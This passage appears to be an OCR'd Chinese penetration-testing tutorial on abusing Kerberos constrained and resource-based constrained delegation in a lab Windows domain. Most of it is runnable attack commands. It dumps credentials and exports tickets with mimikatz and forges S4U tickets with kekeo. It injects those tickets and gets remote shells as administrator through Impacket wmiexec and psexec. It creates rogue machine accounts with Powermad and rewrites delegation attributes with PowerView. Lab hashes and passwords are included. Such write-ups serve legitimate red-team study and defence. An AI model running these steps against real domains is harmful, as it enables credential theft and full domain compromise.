
```
AdFind.exe -b "DC=haishi,DC=com" -f "(&
(samAccountType=805306369)(msds-allowedtodelegateto=*))"
msds-allowedtodelegateto
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162756-5bcb41f8-05aa-1.png)

查询服务账户

```
AdFind.exe -b "DC=haishi,DC=com" -f "(&
(samAccountType=805306368)(msds-allowedtodelegateto=*))"
msds-allowedtodelegateto
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162806-620d47aa-05aa-1.png)

利用方式 1

使用机器账户 WEB


条件

administrator 权限

获取配置了约束委派的服务账户或者机器账户的凭据 明文密码 hash 都可

先拿到 WEB 的票据

```
mimikatz.exe "privilege::debug" "sekurlsa::tickets
/export" "exit"
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162816-682427d0-05aa-1.png)

使用 kekeo 申请服务票据

```
kekeo.exe "tgs::s4u /tgt:[0;3e7]-2-2-40e10000-WEB$@krbtgt-HAISHI.COM.kirbi /user:Administrator@haishi.com /service:cifs/DC.haishi.com" "exit"
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220717162826-6dbd5fe0-05aa-1.png)

现在无法访问

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162833-7205c0b0-05aa-1.png)

导入票据

```
mimikatz.exe "kerberos::ptt TGS_Administrator@haishi.com@HAISHI.COM_cifs~DC.haishi.com@HAISHI.COM.kirbi" "exit"
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162844-7863e4b4-05aa-1.png)


导入之后 就能访问了

利用方式 2

使用机器账户的 hash

先获取机器账户的 hash


```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
"exit"
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162854-7e7b939c-05aa-1.png)


请求票据

```
kekeo.exe "tgt::ask /user:WEB$ /domain:haishi.com
/NTLM:48b1ee6132349190ee7c47d4b5d91608" "exit"
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717162903-83ad13e0-05aa-1.png)

```
# 申请administrator权限的票据
kekeo.exe "tgs::s4u
/tgt:TGT_WEB$@HAISHI.COM_krbtgt~haishi.com@HAISHI.COM.kirb
i /user:Administrator@haishi.com
/service:cifs/DC.haishi.com" "exit"
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162919-8d815412-05aa-1.png)

因为名字一样 把刚才的覆盖了



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162927-9262e91e-05aa-1.png)

然后导入票据

```
mimikatz.exe "kerberos::ptt
TGS_Administrator@haishi.com@HAISHI.COM_cifs~DC.haishi.com
@HAISHI.COM.kirbi" "exit"
```

访问

```
# 访问
dir \\DC.haishi.com\c$
```

利用方式 3

用机器账户的 hash 远程 wmiexec 登录

利用之前获取到的 hash

48b1ee6132349190ee7c47d4b5d91608

用 getST 申请服务票据

```
python3 getST.py -dc-ip 10.150.127.166 -spn
CIFS/DC.haishi.com -impersonate administrator
haishi.com/WEB$ -hashes :48b1ee6132349190ee7c47d4b5d91608
```

然后导入票据

```
export KRB5CCNAME=administrator.ccache
```

```
python3 wmiexec.py -k
haishi.com/administrator@DC.haishi.com -no-pass -dc-ip
10.150.127.166
```

这里有个小 tips

需要将域名加入到 hosts


(https://xzfile.aliyuncs.com/media/upload/picture/20220717162945-9ce99252-05aa-1.png)

不然会报错

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162953-a1aa0ca4-05aa-1.png)

以后遇到这种错误就可能是没有将域名加入到 hosts

加入之后



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163001-a6818e78-05aa-1.png)


利用方式 4

使用服务账户 many

这里直接用密码

先申请 tgt

```
kekeo.exe "tgt::ask /user:many /domain:haishi.com
/password:asd123! /ticket:many.kirbi" "exit"
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163011-acbb4e0a-05aa-1.png)

然后伪造其他用户 申请 tgs 票据

```
kekeo.exe "Tgs::s4u
/tgt:TGT_many@HAISHI.COM_krbtgt~haishi.com@HAISHI.COM.kirb
i /user:administrator@haishi.com
/service:cifs/DC.haishi.com" "exit"
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717163022-b2f66b9c-05aa-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163029-b75a1e2c-05aa-1.png)


导入票据

```
mimikatz.exe "kerberos::ptt
TGS_Administrator@haishi.com@HAISHI.COM_cifs~DC.haishi.com
@HAISHI.COM.kirbi" "exit"
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717163048-c24b43b0-05aa-1.png)

然后访问

```
dir \\dc.haishi.com\c$
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163058-c8558e8c-05aa-1.png)

获取到服务账户的 hash

操作同前面类似 就不做演示了

但在实战中 约束性委派也遇到的很少

基于资源的约束性委派

为了使用户 / 资源更加独立，Windows Server 2012 中引入了基于资源的约束委派。基于资源的约束委派允许资源配置受信任的帐户委派给他们。基于资源的约束委派将委派的控制权交给拥有被访问资源的管理员。

上面”基于资源的约束委派将委派的控制权交给拥有被访问资源的管理员”，这就导致了正常只要是域用户都有权限进行委派操作。

与约束委派最大的不同点，就是”基于资源”这四个字，如何理解”基于资源”？在设置相关的约束委派的实现的时候不再需要域管理员自己去设置相关约束委派的属性，而操作权落在了当前登录的机器或者用户的手中

基于资源的约束性委派的优势

- 委派的权限授予给了拥有资源的后端，而不再是前端
- 约束性委派不能跨域进行委派，基于资源的约束性委派可以跨域和林
- 不再需要域管理员权限设置委派，只需拥有在计算机对象上编辑 msDS-AllowedToActOnBehaffOtherIdentity 属性权限也就是将计算机加入域的域用户和机器自身拥有权限。

约束性委派和基于资源的约束性委派配置的差别

传统的约束委派是开在的，通过修改服务 A 的属性

- 传统的约束委派是正向的，通过修改服务 A 的属性 msDS-AlowedToDelegateTo，添加服务 B 的 SPN，设置约束委派对象（服务 B），服务 A 便可以模拟用户向域控制器请求访问服务 B 的 ST 服务票据。

- 而基于资源的约束委派则是相反的，通过修改服务 B 属性 msDS-AllowedToActOnBehalfOfotherIdentity，添加服务 A 的 SID，达到让服务 A 模拟用户访问 B 资源的目的。

- msDS-AllowedToActOnBehalfOfOtherIdentity 属性指向委派账户（也就是我们创建的机器账户或已知机器账户）

条件

1. 具有对主机修改 `msDS-AllowedToActOnBehalfOfOtherIdentity` 属性的权限（如已经控制的主机是 WEB 则具有修改 WEB 主机的 msDS-AllowedToActOnBehalfOfOtherIdentity 的权限账户）

2. 可以创建机器账户的域用户（或已知机器账户）

什么用户能够修改 msDS-AllowedToActOnBehalfOfOtherIdentity 属性：

- 将主机加入域的用户（账户中有一个 `mSDS-CreatorSID` 属性，用于标记加入域时使用的用户的 SID 值，反查就可以知道是谁把机器加入域的了）

- Account Operator 组成员

- 该主机的机器账户

什么是将机器加入域的域用户?


因为将一个机器加入域的时候不是要输入一个域用户的账户密码吗 就是输入的这个用户

如果一个域环境 域用户 A 将域内 win2012 和 win7 加入了域 我

们拿到了域用户 A 的权限 就可以拿下 win2012 和 win7

如果我们拿到了 Account Operators 组内用户权限的话，则我们可以拿到除域控外所有机器的 system 权限。 *（因为 Account Operators 组内用户可以修改域内任意主机（除了域控）的* `msDS-AllowedToActOnBehalfOfOtherIdentity` *属性）*

这里我为了实验因为刚开始没有用 many 加入域 用的是域控 就重新设置一下机器 先脱域 然后重新加入




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163116-d30887e4-05aa-1.png)

然后委派这些也都删除

(https://xzfile.aliyuncs.com/media/upload/picture/20220717163128-da9382fc-05aa-1.png)

查询把 WEB 加入域的用户



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163201-ee2bc342-05aa-1.png)

```
AdFind.exe -h 10.150.127.166 -b "DC=haishi,DC=com" -f
"objectClass=computer" mS-DS-CreatorSID
```

当前登录的是域用户 many ip 是域控的 166

这里可以看到一个 sid：S-1-5-21-1400638014-602433399-2258725660-1146

(https://xzfile.aliyuncs.com/media/upload/picture/20220717163210-f3af0dd8-05aa-1.png)

```
sid2user.exe \\10.150.127.166 5 21 1400638014 602433399
2258725660 1146
```

可以看到 用户是 many

WEB 是被 many 加入域的

利用方式 1：基于资源的约束委派攻击本地提权

实验环境中 如果获取到了 many 的权限 就可以用这个用户的权限进行本地提权了


- 利用 many 域用户创建一个机器账户 (每个域用户默认可以创建 10 个)
- 然后修改 WEB 的 msDS-AllowedToActOnBehalfOfOtherIdentity 为新创建的机器用户的 sid
- 然后利用机器账户申请票据 进行提权

创建机器用户


利用 Powermad.ps1 (https://github.com/Kevin-Robertson/Powermad/blob/master/Powermad.ps1)

创建一个 test1 机器用户 密码 123456

```
powershell
Set-ExecutionPolicy Bypass -Scope Process
import-module .\Powermad.ps1
New-MachineAccount -MachineAccount test1 -Password
$(ConvertTo-SecureString "123456" -AsPlainText -Force)
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163224-fbf29910-05aa-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163232-00aeaef8-05ab-1.png)

这里需要注意 如果 powershell 设置了约束模式 则需要 bypass 才能导入 这些 powershell 脚本

机器账户创建之后

利用 powerView 查询机器账户的 sid(也可手动)

```
Get-NetComputer test1 -Properties objectsid
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163242-06373d0e-05ab-1.png)

test1 sid：S-1-5-21-1400638014-602433399-2258725660-1148


设置委派 修改 WEB 的 msds-allowedtoactonbehalfofotheridentity 的值

利用 powerView

```
powershell
Set-ExecutionPolicy Bypass -Scope Process
import-module .\powerview.ps1
$SD = New-Object
Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-
1400638014-602433399-2258725660-1148)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer WEB| Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```

查询是否修改成功

```
Get-DomainComputer WEB -Properties msds-
allowedtoactonbehalfofotheridentity
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163251-0c176686-05ab-1.png)


清除 msds-allowedtoactonbehalfofotheridentity 属性的值

```
Set-DomainObject WEB -Clear 'msds-
```

```
allowedtoactonbehalfofotheridentity' -Verbose
```

然后生成票据

```
python3 getST.py -dc-ip 10.150.127.166
haishi.com/test1\$:123456 -spn cifs/WEB.haishi.com -
impersonate administrator
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163301-12149f5e-05ab-1.png)

导入票据

```
export KRB5CCNAME=administrator.ccache

python3 wmiexec.py WEB.haishi.com -no-pass -k -dc-ip
10.150.127.166
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163312-184c7a36-05ab-1.png)

这里还是需要将域名加入到 hosts

psexec 上去权限更高

```
python3 psexec.py -k
haishi.com/administrator@WEB.haishi.com -no-pass
```



